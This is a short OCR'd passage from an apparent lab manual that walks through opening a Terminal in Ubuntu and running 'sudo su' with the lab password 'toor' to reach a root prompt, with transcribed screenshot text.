

Ubuntu

14. ☐ In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.



Activities
Sep 11 08:31
ubuntu
Trash

15. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
16. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


> The password that you type will not be visible in the terminal window.


Activities
Terminal
Sep 11 08:32
root@ubuntu: /home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu#

